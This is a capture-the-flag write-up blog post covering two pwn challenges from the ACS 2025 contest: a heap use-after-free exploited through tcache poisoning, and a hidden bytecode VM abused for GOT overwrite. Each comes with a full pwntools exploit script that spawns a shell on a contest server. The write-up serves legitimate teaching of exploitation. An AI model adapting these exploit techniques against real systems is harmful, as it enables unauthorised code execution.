ACS 2025
by hanzo
Hey there! Welcome back to my writeup blog. Today I’m covering some of the pwn challenges I solved at the ACS Hacking Contest 2025 in Busan, South Korea. It was an amazing experience — we finished in 2nd place and received a cash prize.

I won’t cover every challenge here~.
Urgents Echos of the City
- Category: Pwn / Heap
- Files Provided:
urgent(ELF), remote service
This challenge revolves around a buggy memo system managing heap chunks inside plate entries, a separate locked control core, and an override mechanism that calls a function pointer. The goal is to overwrite ctrl->override_handler with emergency_override, then trigger it to spawn /bin/sh.
Vulnerabilities
1) Use-after-free on memo
clear_memo() frees e->note but does not null the pointer nor reset e->note_size:
static void clear_memo(void) {
  int idx = select_slot();
  if (idx < 0) {
    return;
  }

  plate_entry *e = registry[idx];
  if (!e->note) {
    puts("Memo already cleared.");
    return;
  }

  free(e->note);
  puts("Memo cleared to conserve memory.");
}
Later, edit_memo() and show_memo() trust e->note/e->note_size and perform UAF read/write:
static void edit_memo(void) {
  int idx = select_slot();
  ...
  plate_entry *e = registry[idx];
  if (!e->note_size) {
    puts("No memo allocated for this entry.");
    return;
  }

  printf("Update memo (%zu bytes max): ", e->note_size);
  if (read(0, e->note, e->note_size) <= 0) { // UAF write
    puts("Update failed.");
    exit(1);
  }

  puts("Memo updated.");
}

static void show_memo(void) {
  int idx = select_slot();
  ...
  plate_entry *e = registry[idx];
  if (!e->note) {
    puts("Memo already cleared.");
    return;
  }

  printf("--- Memo for %s ---\n", e->plate_id);
  if (write(1, e->note, e->note_size) <= 0) { // UAF read
    puts("[!] Transmission error.");
  }
  puts("\n------------------------");
}
After free(e->note), the chunk goes into tcache and can be reused later. Because the code keeps writing to e->note, we can still modify that freed chunk—including its fd pointer—giving us exactly the primitive we need to poison tcache. Reads may show stale or unrelated data, but the key benefit is the write into freed memory.
2) Locked slot bypass
select_slot() blocks slot 7 (SYS-CNTL), but trigger_override() does not use it and directly reads the index, allowing slot 7:
unsigned long idx = read_u64();
if (idx >= MAX_PLATES || !registry[idx]) {
  puts("Invalid slot.");
  return;
}
plate_entry *e = registry[idx];
// no lock check here
ctrl->override_handler(e->plate_id);
Goal
- Arbitrary write to
ctrl->override_handlerwith the address ofemergency_override. - Trigger
trigger_override(7)→/bin/sh.
Steps
- Leak
ctrlandlog_alertvia the menu leaks; compute binary base andemergency_override. - Allocate two memos of the same size (e.g., 56) so their frees populate the same tcache bin.
- Free both; the latest freed becomes the tcache head.
- UAF-write the head chunk’s
fdwith the safe-linking encoded target&ctrl->override_handler(fd = (chunk_addr >> 12) ^ next). - Perform two
malloc(56)via registering vehicles; the second returns our target pointer as the memo buffer. - Edit that memo to
p64(emergency_override). - Trigger override on slot 7 to get a shell.
Visualizing tcache poisoning
- Before poisoning:
tcache_head -> memo1 -> memo0 -> ... - UAF-write
memo1->fd = encode(&ctrl->override_handler). - First
malloc(56): returnsmemo1, new head becomes decoded&ctrl->override_handler. - Second
malloc(56): returns&ctrl->override_handleras the “chunk”. We now control writes there.
Detailed Walkthrough
Putting it all together: we start by using the built-in debug menus to leak two values — the heap address of ctrl (via slot 7’s memo=) and the current handler pointer (via analytics). Because the binary is non-PIE and ships symbols, subtracting the static offset of log_alert from the handler leak yields the module base. Adding the static offset of emergency_override gives the absolute address we want to write. With ctrl in hand, we compute &ctrl->override_handler by adding its known offset inside the struct.

Next, we craft the heap state. Two same-size memo allocations guarantee that freeing them places both chunks into the same tcache bin. Freeing in order (older first, newer last) makes the last-freed chunk the head, which is returned first by malloc. Thanks to the use-after-free, we can still edit that head chunk’s contents; glibc safe-linking requires the forward pointer to be encoded as (chunk_addr >> 12) ^ target. Writing that value into the freed chunk’s fd plants our target pointer (&ctrl->override_handler) into the tcache list.
When we allocate twice, the first malloc pops the poisoned chunk and sets the tcache head to our decoded target address. The second malloc returns that address as if it were a regular heap chunk and wires it up as the memo buffer for a new slot. Editing the memo now writes directly into ctrl->override_handler, so we store p64(emergency_override). Finally, invoking trigger_override(7) calls our new handler with slot 7’s plate ID, and the challenge drops us into /bin/sh.
Solver
#!/usr/bin/env python3
from pwn import *
import re

BIN = "./urgent"

elf = ELF(BIN)
context.binary = elf
# context.log_level = "debug"


def start():
  if args.REMOTE:
    return remote("10.100.0.11", 30006)
  else:
    return process(BIN)


def menu_choice(io, num):
  io.sendlineafter(b">> ", str(num).encode())


def list_registry(io):
  menu_choice(io, 6)
  out = io.recvuntil(b"\n\n", drop=True)
  log.info("=== list_registry ===")
  log.info(out.decode(errors="ignore"))
  return out


def analytics(io):
  menu_choice(io, 7)
  io.recvuntil(b"City node: ")
  city = io.recvline().strip()
  io.recvuntil(b"Override handler @ ")
  handler = int(io.recvline().strip(), 16)
  io.recvuntil(b"Override count: ")
  count = int(io.recvline().strip())
  log.info(f"City   : {city}")
  log.info(f"Handler: {hex(handler)}")
  log.info(f"Count  : {count}")
  return handler, count


def leak_ctrl_and_handler(io):
  out = list_registry(io)
  ctrl_addr = None
  for line in out.splitlines():
    if line.startswith(b"[7]"):
      m = re.search(rb"memo=(0x[0-9a-fA-F]+)", line)
      if m:
        ctrl_addr = int(m.group(1), 16)
  if ctrl_addr is None:
    log.error("Failed to get ctrl")
    log.info(out.decode(errors="ignore"))
    raise SystemExit

  log.success(f"ctrl @ {hex(ctrl_addr)}")

  handler, _ = analytics(io)
  log.success(f"override_handler (log_alert) @ {hex(handler)}")
  return ctrl_addr, handler


def calc_addresses(ctrl_addr, log_alert_leak):
  log_alert_off = elf.sym["log_alert"]
  emergency_off = elf.sym["emergency_override"]

  base = log_alert_leak - log_alert_off
  emergency_addr = base + emergency_off
  override_handler_ptr_addr = ctrl_addr + 0x20

  log.success(f"PIE base                    = {hex(base)}")
  log.success(f"emergency_override          = {hex(emergency_addr)}")
  log.success(f"&ctrl->override_handler     = {hex(override_handler_ptr_addr)}")

  return emergency_addr, override_handler_ptr_addr


def register_vehicle(io, plate, category, memo_size, memo_data):
  menu_choice(io, 1)
  io.sendafter(b"License plate (max 15 chars): ", plate + b"\n")
  io.sendafter(
    b"Vehicle category (AMBULANCE/EMS/etc, max 15 chars): ",
    category + b"\n",
  )
  io.sendafter(b"Memo size (32-32768): ", str(memo_size).encode() + b"\n")
  assert len(memo_data) == memo_size
  io.sendafter(b"Describe the intersection plan: ", memo_data)


def clear_memo(io, idx):
  menu_choice(io, 4)
  io.sendlineafter(b"Select slot (0-7): ", str(idx).encode())


def edit_memo_exact(io, idx, data, size):
  assert len(data) <= size
  menu_choice(io, 2)
  io.sendlineafter(b"Select slot (0-7): ", str(idx).encode())
  io.recvuntil(b"bytes max): ")
  io.send(data.ljust(size, b"\x00"))


def pwn():
  io = start()

  # 1) Leak ctrl & handler
  ctrl_addr, log_alert_leak = leak_ctrl_and_handler(io)
  emergency_addr, override_handler_ptr_addr = calc_addresses(ctrl_addr, log_alert_leak)

  # 2) Two memos of same tcache bin size (56)
  memo_size = 56
  register_vehicle(io, b"A", b"A", memo_size, b"A" * memo_size)  # slot 0
  register_vehicle(io, b"B", b"B", memo_size, b"B" * memo_size)  # slot 1

  out = list_registry(io)
  memo0 = memo1 = None
  for line in out.splitlines():
    if line.startswith(b"[0]"):
      m = re.search(rb"memo=(0x[0-9a-fA-F]+)", line)
      if m:
        memo0 = int(m.group(1), 16)
    if line.startswith(b"[1]"):
      m = re.search(rb"memo=(0x[0-9a-fA-F]+)", line)
      if m:
        memo1 = int(m.group(1), 16)

  if memo0 is None or memo1 is None:
    log.error("Failed to get memo0/memo1")
    log.info(out.decode(errors="ignore"))
    raise SystemExit

  # 3) Free both (order matters)
  clear_memo(io, 0)  # free memo0
  clear_memo(io, 1)  # free memo1 -> tcache head

  # 4) Poison head using safe-linking formula
  poison_fd = (memo1 >> 12) ^ override_handler_ptr_addr
  edit_memo_exact(io, 1, p64(poison_fd), memo_size)  # UAF write into freed memo1

  # 5) Two malloc(56) -> second returns &ctrl->override_handler
  register_vehicle(io, b"C", b"C", memo_size, b"C" * memo_size)  # slot 2
  register_vehicle(io, b"D", b"D", memo_size, b"D" * memo_size)  # slot 3

  out = list_registry(io)
  target_slot = None
  for line in out.splitlines():
    m = re.search(rb"\[(\d)\].*memo=(0x[0-9a-fA-F]+)", line)
    if m:
      idx = int(m.group(1))
      memo_addr = int(m.group(2), 16)
      if memo_addr == override_handler_ptr_addr:
        target_slot = idx

  if target_slot is None:
    log.error("Did not find slot whose memo == &ctrl->override_handler")
    raise SystemExit

  # 6) Overwrite handler to emergency_override
  edit_memo_exact(io, target_slot, p64(emergency_addr), 8)

  new_handler, _ = analytics(io)
  if new_handler != emergency_addr:
    log.warning("Handler did NOT change to emergency_override!")
  else:
    log.success("Handler successfully overwritten to emergency_override!")

  # 7) Trigger override -> shell
  menu_choice(io, 5)
  io.sendlineafter(b"Select slot (0-7): ", b"7")
  io.interactive()


if __name__ == "__main__":
  pwn()
Step5_Kill_switch
- Category: Pwn / VM
- Files Provided:
backdoor(ELF),Dockerfile
This challenge looked like a custom exfiltration protocol at first glance, but the intended path is actually to “fail” the handshake. When the server doesn’t see the correct "HELLO" pattern (after XOR 0x42), it diverts execution into a backdoor bytecode VM implemented in sub_4024C0. That VM reads attacker-controlled data, XOR-decodes it with 0x42, stores it at offset 0x20 of a large context structure, and then interprets it as instructions via a custom dispatch table.
By reversing the dispatch table, we can recover a small but powerful instruction set. The key opcodes (after de-XOR) are:
0x93 reg imm64— load a 64-bit immediate constant into a VM register.0x75 dst src— double-pointer dereference:reg[dst] = * ( *(uint64_t**)reg[src] )(arbitrary read primitive).0x74 dst src— double-pointer store:*(*(uint64_t**)reg[dst]) = reg[src](arbitrary write primitive).0x85 argwitharg = 0xDE— send 8 bytes starting from pointer inreg0back over the network (leak primitive).0x9E— halt the VM and return to the normal code path.
The VM runs in a forked child where dup2(fd, 0/1/2) has already been called, so any code execution in the child immediately becomes an interactive shell over the same socket. The only missing piece is a way to pivot our arbitrary read/write into a reliable libc-based RCE.
Because the main binary is non-PIE, the GOT lives at fixed addresses. We can hard-code recv@GOT, and that entry is already resolved by the time the VM executes, unlike free@GOT which may still point into the PLT stub. The plan is:
- Use the VM to leak
recv@GOT→recv@libc. - Derive the libc base from that leak.
- Pick a convenient
one_gadgetinside libc (anexecve("/bin/sh", ...)-style gadget) and compute its absolute address. - Use the VM’s arbitrary write to patch
exit@GOTwith that one-gadget address. - Halt the VM and let the child process call

exit(0), which now jumps directly into the one gadget and gives us a shell.
Solver
Below is the exploit script that implements this plan using pwntools. It assembles the VM bytecode with helper functions, XOR-encodes it with 0x42 to match the backdoor’s decoding logic, leaks recv@libc, computes libc base and the chosen one_gadget, then patches exit@GOT and drops into an interactive shell.
#!/usr/bin/env python3
from pwn import *


HOST = "10.100.0.11"
PORT = 30008

BIN_PATH = "./backdoor"
LIBC_PATH = "./libc.so.6"

ONE_GADGET_OFFSET = 0xebc81

context.binary = ELF(BIN_PATH)
elf = context.binary
libc = ELF(LIBC_PATH)
context.log_level = "info"

OP_SET_IMM   = 0x93
OP_SET_PTR   = 0x94
OP_LOAD_DBL  = 0x75
OP_STORE_DBL = 0x74
OP_IO        = 0x85
OP_HALT      = 0x9E

def xor_encode(b: bytes, key=0x42) -> bytes:
  return bytes(x ^ key for x in b)

def build_set_imm(reg: int, val: int) -> bytes:
  return bytes([OP_SET_IMM, reg]) + p64(val)

def build_load_dbl(dst: int, src: int) -> bytes:
  return bytes([OP_LOAD_DBL, dst, src])

def build_store_dbl(dst: int, src: int) -> bytes:
  return bytes([OP_STORE_DBL, dst, src])

def build_io(arg: int) -> bytes:
  return bytes([OP_IO, arg])

def build_halt() -> bytes:
  return bytes([OP_HALT])

def leak_recv_addr():
  recv_got = elf.got["recv"]
  log.info(f"recv@GOT = {hex(recv_got)}")

  code  = b""
  code += build_set_imm(2, recv_got)
  code += build_load_dbl(0, 2)
  code += build_io(0xDE)
  code += build_halt()

  payload = xor_encode(code)

  io = remote(HOST, PORT)
  io.send(payload)
  data = io.recvn(8)
  recv_addr = u64(data)
  log.success(f"Leaked recv@libc = {hex(recv_addr)}")
  io.close()
  return recv_addr

def patch_exit(one_gadget_addr):
  exit_got = elf.got["exit"]
  log.info(f"exit@GOT = {hex(exit_got)}")
  log.info(f"one_gadget = {hex(one_gadget_addr)}")

  code  = b""
  code += build_set_imm(1, one_gadget_addr)
  code += build_set_imm(2, exit_got)
  code += build_store_dbl(2, 1)
  code += build_halt()

  payload = xor_encode(code)

  io = remote(HOST, PORT)
  io.send(payload)
  log.info("patch_exit payload sent, waiting for shell...")
  io.interactive()

def main():
  recv_addr = leak_recv_addr()
  libc.address = recv_addr - libc.sym["recv"]
  log.success(f"libc base = {hex(libc.address)}")

  one_gadget = libc.address + ONE_GADGET_OFFSET
  log.info(f"Calculated one_gadget address = {hex(one_gadget)}")

  patch_exit(one_gadget)

if __name__ == "__main__":
  main()
So much fun playing pwn in the ACS. Oso I really enjoy Busan with the cold weather (it almost winter tho…)